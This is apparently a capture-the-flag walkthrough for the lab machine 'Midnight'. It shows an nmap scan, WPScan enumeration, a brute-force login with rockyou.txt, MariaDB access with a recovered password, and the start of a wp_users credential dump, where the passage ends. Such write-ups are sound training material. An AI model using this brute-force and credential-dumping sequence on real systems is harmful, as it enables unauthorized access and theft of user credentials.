

MACHINE : MIDNIGHT




Let’s start by running nmap with OS detection, software versions, scripts and traceroute.

```
nmap -A  192.168.43.72
```




We add the IP address and the “sunset-midnight” host to our “/etc/hosts” as indicated by the creator of the machine in the description.





Enumeration

We access the web service and find a site developed with the CMS WordPress.




Let’s scan it through WPSscan.






Let's try to get the admin login credentials by bruteforce method using the default wordlist in kali i.e, /usr/share/wordlists/rockyou.txt :





So, now let's get logged in to mysql database:



As it can be seen we successfully logged in to mysql database with password "robert"


Let's select wordpress_db and list out the tables:






```
Database changed
MariaDB [wordpress_db]> SHOW FULL TABLES;
+------------------------+------------+
| Tables_in_wordpress_db | Table_type |
+------------------------+------------+
| wp_commentmeta         | BASE TABLE |
| wp_comments            | BASE TABLE |
| wp_links               | BASE TABLE |
| wp_options             | BASE TABLE |
| wp_postmeta            | BASE TABLE |
| wp_posts               | BASE TABLE |
| wp_sp_polls            | BASE TABLE |
| wp_term_relationships  | BASE TABLE |
| wp_term_taxonomy       | BASE TABLE |
| wp_termmeta            | BASE TABLE |
| wp_terms               | BASE TABLE |
| wp_usermeta            | BASE TABLE |
| wp_users               | BASE TABLE |
+------------------------+------------+
13 rows in set (0.001 sec)

MariaDB [wordpress_db]> SELECT * FROM wordpress_db;
ERROR 1146 (42S02): Table 'wordpress_db.wordpress_db' doesn't exist
MariaDB [wordpress_db]> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+---------------------+------------------
------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email          | user_url
     | user_registered     | user_activation_key | user_status | display_name |
```

